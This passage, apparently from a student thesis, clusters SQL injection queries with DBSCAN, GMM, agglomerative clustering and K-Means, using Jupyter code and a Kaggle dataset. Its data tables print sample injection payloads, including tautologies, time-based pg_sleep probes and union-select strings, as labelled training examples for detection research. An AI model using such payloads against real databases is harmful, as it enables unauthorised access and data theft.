


Figure 3.1: Research End to End Workflow

The end to end workflow has three stages

- Pre-Processing Stage
- Machine Learning Models
- Classifying and predicting Type of Attacks

**Pre-processing stage:** In the pre-processing stage, the data was taken from the website Kaggle. The original dataset has missing values and NaN values. It has been pre-processed and divided into standard and injected queries.

```
In [4]: #To Read csv file
dataframe = pd.read_csv('/Users/sanjukarthick/Desktop/Flask/Modified_SQL_Dataset.csv', encoding='utf-8')
dataframe
```

```
Out[4]:
```

	Sentence	Label	Unnamed: 2	Unnamed: 3
0	" or pg_sleep ( __TIME__ ) --	1	NaN	NaN
1	create user name identified by pass123 tempora...	NaN	1	NaN
2	AND 1 = utl_inaddr.get_host_address ( ...	1	NaN	NaN
3	select * from users where id = '1' or @ @1 ...	1	NaN	NaN
4	select * from users where id = 1 or 1#" ( ...	1	NaN	NaN
...	...	...	...	...
30914	DELETE FROM door WHERE grow = 'small'	0	NaN	NaN
30915	DELETE FROM tomorrow	0	NaN	NaN
30916	SELECT wide ( s ) FROM west	0	NaN	NaN
30917	SELECT * FROM ( SELECT slide FROM breath )	0	NaN	NaN
30918	SELECT TOP 3 * FROM race	0	NaN	NaN

30919 rows x 4 columns

Figure 3.2: Original Dataset Before Pre-Processing

The below code snippet shows the dataset after pre-processing

```
In [43]: #To Remove the unwanted column name_match from the dataset
data=df1.drop(['name_match'], axis=1)
# To reset the index
data.reset_index(inplace = True)
del data['index']
data
```

```
Out[43]:
```

	Sentence	Label
0	" or pg_sleep ( __TIME__ ) --	1
1	AND 1 = utl_inaddr.get_host_address ( ...	1
2	select * from users where id = '1' or @ @1 ...	1
3	select * from users where id = 1 or 1#" ( ...	1
4	select name from syscolumns where id = ...	1
...	...	...
30604	DELETE FROM door WHERE grow = 'small'	0
30605	DELETE FROM tomorrow	0
30606	SELECT wide ( s ) FROM west	0
30607	SELECT * FROM ( SELECT slide FROM breath )	0
30608	SELECT TOP 3 * FROM race	0

30609 rows x 2 columns

Figure 3.3: Dataset After Pre-Processing

After Pre-Processing, the dataset has been classified into injected and standard queries. The injected query is considered for classifying and predicting types of SQL attacks, whereas a standard Query does not have any SQL injection. The code snippet is shown below

```
In [49]: # Classifying Normal queries
options = ['0']
# selecting rows based on condition
normal_df = data.loc[data['Label'].isin(options)]
#print('\nResult dataframe :\n', rslt_df)
# To reset the index
normal_df.reset_index(inplace = True)
del normal_df['index']
normal_df
```

Out[49]:

	Sentence	Label
0	99745017c	0
1	ejerci78	0
2	47209	0
3	calle valencia de don juan 161, 7?d	0
4	b3r3al	0
...	...	...
19263	DELETE FROM door WHERE grow = 'small'	0
19264	DELETE FROM tomorrow	0
19265	SELECT wide ( s ) FROM west	0
19266	SELECT * FROM ( SELECT slide FROM breath )	0
19267	SELECT TOP 3 * FROM race	0

19268 rows x 2 columns

Figure 3.4: Normal Query

The below code snippet shows the classification of injected query

```
In [50]: # Classifying Injected queries
options = ['1']
# selecting rows based on condition
injected_df = data.loc[data['Label'].isin(options)]
# To reset the index
injected_df.reset_index(inplace = True)
del injected_df['index']
injected_df
```

Out[50]:

	Sentence	Label
0	" or pg_sleep ( __TIME__ ) --	1
1	AND 1 = utl_inaddr.get_host_address ( ...	1
2	select * from users where id = '1' or @ @1 ...	1
3	select * from users where id = 1 or 1#" ( ...	1
4	select name from syscolumns where id = ...	1
...	...	...
11336	â€ or 1 = 1 --	1
11337	or 'x' = 'x	1
11338	29%	1
11339	28%	1
11340	or 3 = 3 --	1

11341 rows x 2 columns

Figure 3.5: Injected Query

The injected Query of 95 percentage of data is applied for various machine learning models, whereas 5 percentage of data is taken for final predictions. The code snippet for the same is shown below




Figure 3.6: 5 percentage of Injected Data

```
In [58]: #Remaining 95% of dataset for modelling
data1
```

```
Out[58]:
```

	Sentence	Label
0	select dbms_pipe.receive_message ( chr ( 6...	1
1	1'+ ( select rqcw where 9002 = 9002 union ...	1
2	1 ) ) ) and 4386 = utl_inaddr.get...	1
3	-9179" ) union all select 7144,7144,7144,71...	1
4	select pg_sleep ( 5 ) and ( "%" = "	1
...	...	...
10769	1" ) ) ) union all select null,null...	1
10770	end and ( 'unko' = 'unko	1
10771	1%' and 7533 = 7533 and '%' = '	1
10772	call regexp_substring ( repeat ( left ( ...	1
10773	1" ) as jmw where 5978 = 5978 rlike ( ...	1

10774 rows × 2 columns

Figure 3.7: 95 percentage of Injected Data

The Dataset contains strings in which NLP is used. Natural Language Processing (NLP) is a component of Artificial Intelligence (AI) that allows machines to comprehend human language. TF-IDF is used in demand to restore strings to vectors, and the code snippet is shown below

```
In [60]: # Convert the features into array
vectorizer = TfidfVectorizer(min_df =100, max_df = 0.8, stop_words = stopwords.words('english'), ngram_range=(1, 1)
featureseries = vectorizer.fit_transform(features)
featureseries

Out[60]: <10774x119 sparse matrix of type '<class 'numpy.float64''>'
with 49717 stored elements in Compressed Sparse Row format>
```

Figure 3.8: TF-IDF Vectorizer

**Dimensionality Reduction:** Dimensionality Reduction to suit and speed up the machine learning model. It should note that after dimensionality reduction, no exact meaning is usually given to each principal component. When having latent features causing the patterns in data, for Dimensionality reduction. To envision high-dimensional data. To reduce the noise. The pre-processing step is committed to enhancing the performance of the algorithms. The code snippet is shown below.

```

In [63]: #build and plot the Principal Component Analysis (PCA), which shows the class distribution
pca = PCA(2)
## PCA does not take sparse matrix so it is converted to dense matrix to fit in to machine learning model.
#Transform the data
df = pca.fit_transform(dense_data)
#df = pca.fit_transform(Features)
df.shape

/Users/sanjukarthick/opt/anaconda3/lib/python3.8/site-packages/sklearn/utils/validation.py:727: FutureWarning: np.mat
rix usage is deprecated in 1.0 and will raise a TypeError in 1.2. Please convert to a numpy array with np.asarray. Fo
r more information see: https://numpy.org/doc/stable/reference/generated/numpy.matrix.html
warnings.warn(

Out[63]: (10774, 2)

In [64]: df
Out[64]: array([[ -0.28124432, -0.16187741],
 [ 0.05437548,  0.78926157],
 [-0.35537252, -0.16218909],
 ...,
 [-0.14335961, -0.01865777],
 [-0.27819006,  0.55029189],
 [-0.05934695, -0.14083004]])

```

Figure 3.9: Dimensionality Reduction

The modeling takes place with various unsupervised machine learning algorithms and is evaluated along with a simple neural network for predicting the best model. The best model is imported into a pickle library for saving the model to disk. Then the saved model is loaded from the disk for predicting and classifying the types of SQLi Attacks. The classification of types of attacks from the final model is explained further.

## 3.2 Unsupervised Machine Learning

The unsupervised machine learning method uses machine learning algorithms to analyze and cluster un-labeled datasets. These algorithms uncover concealed patterns or data groupings without human intervention. Its proficiency in discovering similarities and differences in information makes it the ideal solution for experimental data analysis, cross-selling techniques, customer segmentation, and image recognition. Below we will define each learning method and highlight standard algorithms and approaches to conduct them effectively [1].






Figure 3.10: Types of Machine Learning Algorithms

This research uses various methodologies of machine learning and deep learning model. The models used in this paper to identify and classify the attack types are K-Means, DBSCAN, Agglomerative clustering, GMM, and Simple Neural Network. The various types of unsupervised Machine learning and deep learning models are implemented in this paper to show how effective the clustering and classification of various types of SQLi attacks are identified and explained below in detail.

### 3.2.1 DBSCAN (Density-Based Spatial Clustering of Applications with Noise)

DBSCAN is a density-based clustering algorithm. DBSCAN is set as the baseline model. The primary idea of the DBSCAN algorithm is to locate regions of high density divided by regions of low density. However, it is slower than agglomerative clustering and k-means but scales to relatively large datasets.

There are two parameters in DBSCAN: MinPoints and eps:

- **EPS:** Eps explains how close points should be to each other to be considered a part of a cluster. If the length between two points is lower or equal to this value (eps), these points are neighbours.
- **MinPoints:** The lowest number of data points to form a dense region/ cluster. For instance, if we put the minPoints parameter as 3, we require at least 3 points to form a dense region.

#### DBSCAN Algorithm:

- The algorithm begins with an arbitrary point that has not been visited, and its neighbourhood information is recovered from the eps parameter.
- If this point contains min Points within the eps neighbourhood, cluster building begins. Otherwise, the point is classified as noise. This point can be later found within the eps area of particular meaning and, thus, can be created as a cluster region.

- If a point is seen as a core point, then the points within the eps neighbourhood are also part of the cluster. So, all the points found within the eps neighbourhood are counted, along with their eps neighbourhood, if they are also core points.
- The above procedure persists until the density-connected cluster is fully found.
- The method continues with a new point which can be a component of a new cluster or marked as noise

To find the value of epsilon we create the nearest neighbour list with respect to their index number. The distances are

```
#Checking distance (1st Nearest Distance and 2nd Nearest Distance)
distances
: array([[0.00000000e+00, 9.70175491e-15, 9.70175491e-15],
        [0.00000000e+00, 1.00211178e-15, 1.00211178e-15],
        [0.00000000e+00, 5.15174906e-16, 5.15174906e-16],
        ...,
        [0.00000000e+00, 0.00000000e+00, 0.00000000e+00],
        [0.00000000e+00, 0.00000000e+00, 0.00000000e+00],
        [0.00000000e+00, 0.00000000e+00, 0.00000000e+00]])
```

Figure 3.11: Checking Distance

0.00 is a Euclidean distance from core point to core point which is a zero.

2.22580198e-13 is a Euclidean distance from core point to 1st nearest distance point.

2.22580198e-13 is a Euclidean distance from core point to 2nd nearest distance point.

So this is a distance point list from the core point to the core point, core point to the first nearest point core point to the second nearest point.

```
#Checking Index
#This is a index numbers list with respect to the distances which We have calculated above.
indices
In [62]:
Out[62]: array([[ 0, 9166, 6668],
               [ 1, 3658, 2521],
               [ 2, 1523, 1535],
               ...,
               [34,  32,  55],
               [175,  36,  58],
               [1395, 444, 2428]])
```

Figure 3.12: Checking Index




Figure 3.13: Optimal number of Epsilon / Radius

From the above graph, DBSCAN with eps as 0.10 is implemented as the curve starts from 0.10 and the code snippets are shown below,

```
In [65]: #Implementing DBSCAN
db = DBSCAN(eps = 0.10, min_samples=5).fit(df)
y_pred = db.fit_predict(df)

In [66]: #Checking the cluster labels generated from DBSCAN
labeldb = db.labels_
labeldb

Out[66]: array([0, 1, 2, ..., 2, 1, 1])
```

Figure 3.14: DBSCAN Implementation




Figure 3.15: DBSCAN Clustering

The above graph shows that DBSCAN has overlapping clusters and mislabelled data, The number of clusters formed is shown in below graph,

```

0
-1      12
0      8193
1       639
2      1011
3       758
4        62
5        41
6        43
7         9
8         6
Name: 0, dtype: int64

```




Figure 3.16: Pie-Chart Representation of number of clusters

### 3.2.2 GMM (Gaussian Mixture Model)

GMM is an unsupervised Machine learning model which says it is a distribution based which deems the presence of a specified number of allocations within the data. Each distribution with its mean and variance / covariance (Cov).

Since there can be numerous such distributions within data, specifying their number, essentially, the number of clusters we want to have is done by silhouette score.

The Silhouette Coefficient is specified for each sample and is formed of two scores:

- The mean length between a specimen and all other points in the same class.
- The mean length between a specimen and all other points in the nearest cluster.


The Silhouette Coefficient  $s$  for a single sample is then given as:

$$s = \frac{b - a}{\max(a, b)}$$

Figure 3.17: Silhouette Coefficient

The Silhouette Coefficient for a set of samplings is given as the mean of the Silhouette Coefficient for each sampling.

The graph below explains the score where the number of clusters is to be initiated for this model.



Generally, the higher the Silhouette score, the better defined your clusters are. In this I choose to have 3 clusters

Figure 3.18: Identify number of clusters

From the above Graph the maximum score says 3, So the K value chosen is 3 and the code snippet is shown below,

```
In [79]: # Set the model and its parameters - 3 clusters
gmm_model = GaussianMixture(n_components=3, # this is the number of clusters
                             covariance_type='full', # {'full', 'tied', 'diag', 'spherical'}, default='full'
                             max_iter=100, # the number of EM iterations to perform. default=100
                             n_init=1, # the number of initializations to perform. default = 1
                             init_params='kmeans', # the method used to initialize the weights, the means and the
                             verbose=0, # default 0, {0,1,2}
                             random_state=1 # for reproducibility
                             )

# Fit the model and predict labels
clust4 = gmm_model.fit(df)
labels4 = gmm_model.predict(df)
```

Figure 3.19: Fit and Predict GMM model




Figure 3.20: GMM Clusters

The above image shows 3 clusters identified by GMM. It is noted that each cluster has its mean (center), covariance (shape), and size. Also, there is a significant overlapping between various clusters (Red, blue, and green). Also, since different distributions can overlap, the model output is not a challenging assignment of points to specific clusters. It is based on the probability that the point belongs to a said distribution.

### 3.2.3 Hierarchical Clustering

In an unsupervised machine learning algorithm, Hierarchical clustering sets similar objects into groups called clusters. It is divided into two types i) Divisive (Top-down Approach) and ii) Agglomerative clustering (Bottom Up Approach). This article uses Hierarchical Agglomerative clustering because it is the standard type used to set objects in clusters based on similarity.

Hierarchical cluster analysis begins by treating each observance as a separate cluster. Then, it frequently performs the following steps:

- Determine the two clusters that are closest together.
- Combine the two most similar clusters.

This persists until all the clusters are merged together. To choose the number of clusters in hierarchical clustering dendrogram is used.

Dendrograms are tree diagrams often used to explain the arrangement of the clusters constructed by hierarchical clustering. A subset of similar data is created in a tree-like structure in which the root node fits the actual data, and branches are created from the root node to form several clusters. The optimal number of clusters is formed by seeing three big dendrograms followed by multiple smaller dendrograms. The recursion limit is set to 10000 because the dataset has many rows. The dendrogram is shown below,




Figure 3.21: Dendrogram

From the above graph, we can see three big dendrograms followed by a smaller one, so the cluster value taken is three, and Linkage is 'ward.' The Cluster formed in Agglomerative clustering is three, and the graph for the same is shown below,




Figure 3.22: Agglomerative Clusters

From the above graph, the clusters formed are not so effective. It also explains the predicted value of the cluster using a pie chart and count of the predicted value for each cluster. The graph is shown below.

```

0
0    8194
1    1011
2    1569
Name: 0, dtype: int64

```




Figure 3.23: Pie-Chart Representation of Agglomerative Clusters

### 3.2.4 K-Means

In unsupervised machine learning algorithms, K-Means Clustering distinction to standard supervised machine learning algorithms, K-Means tries to categorize data without first being taught labeled data. Once the algorithm has been performed, and the groups are committed, any new data can be easily transferred to the most relevant group. The main element of this algorithm works by a two-step process called expectation-maximization.

The central feature of the algorithm works by a two-step procedure called expectation-maximization. The anticipation step assigns each data point to its closest centroid. Then, the maximization step calculates the mean of all the points for each cluster and sets the new centroid. Here is what the conventional version of the k-means algorithm looks like:

#### K-Means Algorithm:

- Specify the number K of clusters to assign.
- Randomly initiate K centroids.
- Expectation: Assign each point to its closest centroid.
- Maximization: Compute each cluster's new centroid (mean).
- Until the centroid positions do not change.

The quality of the cluster schemes is specified by adding the sum of squared error (SSE) after the centroids merge or match the previous iteration's assignment. The SSE is the aggregate of the squared Euclidean distances of each point to its nearest centroid. Since this is a standard of error, the goal of k-means is to try to minimize this value.

The Elbow process gives us a view of a good k number of clusters based on the squared distance (SSE) sum between data points and their designated clusters' centroids. We pick k



at the spot where SSE starts to flatten out and form an elbow. The assessment of SSE for different values of  $k$  and witness where the curve might form an elbow and flatten out.

To locate the optimal number of clusters  $K$ , the range value from 2 to 4 has been taken with the connection between cluster and inertia; then, we select the number of clusters where the change in inertia begins to drop off (elbow method). The more inferior the value of inertia, the best cluster. The graph below for the elbow method is shown below, [9]




Figure 3.24: Elbow Method for Optimal K

Based on the graph (Elbow method) shown above, the optimal number of clusters  $k$  is chosen to be 3. Then with the number of clusters 3, the  $k$  means model fit and predicts the data




Figure 3.25: K-Means Cluster without centroid




Figure 3.26: K-Means Cluster with centroid

It is seen from the above graph that the clusters are formed effectively. The black point in the second graph formed is the centroid for each cluster, and three colors are the clusters formed.

